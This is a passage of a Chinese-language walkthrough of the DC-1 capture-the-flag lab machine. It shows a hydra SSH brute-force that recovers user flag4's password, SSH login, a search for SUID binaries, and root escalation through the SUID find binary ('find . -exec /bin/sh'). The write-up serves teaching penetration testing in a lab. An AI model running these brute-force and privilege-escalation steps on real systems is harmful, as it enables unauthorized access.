gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
messagebus:x:103:107::/var/run/dbus:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
flag4:x:1001:1001:Flag4,,,:/home/flag4:/bin/bash
www-data@DC-1:/$
```


存在`flag4`用户，尝试`hydra`爆破ssh，得到`flag4`用户密码：`orange`

```
┌──root at kali in /home/mochu7/Desktop/tools using
└─o cd /
┌──root at kali in / using
└─o hydra -l flag4 -P /home/mochu7/Desktop/tools/dic.txt ssh://192.168.56.102
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-09-27 22:46:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.102:22/
[22][ssh] host: 192.168.56.102   login: flag4   password: orange
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-09-27 22:46:46
┌──root at kali in / using
└─o ssh flag4@192.168.56.102
flag4@192.168.56.102's password:
Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Sep 28 11:55:27 2020 from 192.168.56.177
flag4@DC-1:~$ whoami
flag4
flag4@DC-1:~$ id
uid=1001(flag4) gid=1001(flag4) groups=1001(flag4)
flag4@DC-1:~$
```


根据之前的提示尝试进去`/root`目录

```
flag4@DC-1:~$ cd /root
-bash: cd: /root: Permission denied
flag4@DC-1:~$
```

根据flag3的提示，使用find命令查找有特殊权限suid的命令

```
www-data@DC-1:/$ find / -perm /4000
find / -perm /4000
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
find: `/proc/4572/task/4572/fd/6': No such file or directory
find: `/proc/4572/task/4572/fdinfo/6': No such file or directory
find: `/proc/4572/fd/6': No such file or directory
find: `/proc/4572/fdinfo/6': No such file or directory
www-data@DC-1:/$
```


`find`命令由`root`用户拥有，且`find`命令有`exec`选项可执行命令

```
www-data@DC-1:/$ find -help
find -help
Usage: find [-H] [-L] [-P] [-Olevel] [-D help|tree|search|stat|rates|opt|exec] [path...] [expression]

default path is the current directory; default expression is -print
expression may consist of: operators, options, tests, and actions:

operators (decreasing precedence; -and is implicit where no others are given):
      ( EXPR )   ! EXPR   -not EXPR   EXPR1 -a EXPR2   EXPR1 -and EXPR2
      EXPR1 -o EXPR2   EXPR1 -or EXPR2   EXPR1 , EXPR2

positional options (always true): -daystart -follow -regextype

normal options (always true, specified before other expressions):
      -depth --help -maxdepth LEVELS -mindepth LEVELS -mount -noleaf
      --version -xdev -ignore_readdir_race -noignore_readdir_race

tests (N can be +N or -N or N): -amin N -anewer FILE -atime N -cmin N
      -cnewer FILE -ctime N -empty -false -fstype TYPE -gid N -group NAME
      -ilname PATTERN -iname PATTERN -inum N -iwholename PATTERN -iregex PATTERN
      -links N -lname PATTERN -mmin N -mtime N -name PATTERN -newer FILE
      -nouser -nogroup -path PATTERN -perm [+-]MODE -regex PATTERN
      -readable -writable -executable
      -wholename PATTERN -size N[bcwkMG] -true -type [bcdpflsD] -uid N
      -used N -user NAME -xtype [bcdpfls]

actions: -delete -print0 -printf FORMAT -fprintf FILE FORMAT -print
      -fprint0 FILE -fprint FILE -ls -fls FILE -prune -quit
      -exec COMMAND ; -exec COMMAND {} + -ok COMMAND ;
      -execdir COMMAND ; -execdir COMMAND {} + -okdir COMMAND ;

Report (and track progress on fixing) bugs via the findutils bug-reporting
page at http://savannah.gnu.org/ or, if you have no web access, by sending
email to <bug-findutils@gnu.org>.
www-data@DC-1:/$
```



```
find . -exec '/bin/sh' \;
```

```
www-data@DC-1:/var/www$ find . -exec '/bin/sh' \;
find . -exec '/bin/sh' \;
# whoami
whoami
root
# 
```

`thefinalflag.txt`

```
# cd /root
cd /root
# ls
ls
thefinalflag.txt
# cat thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
# 
```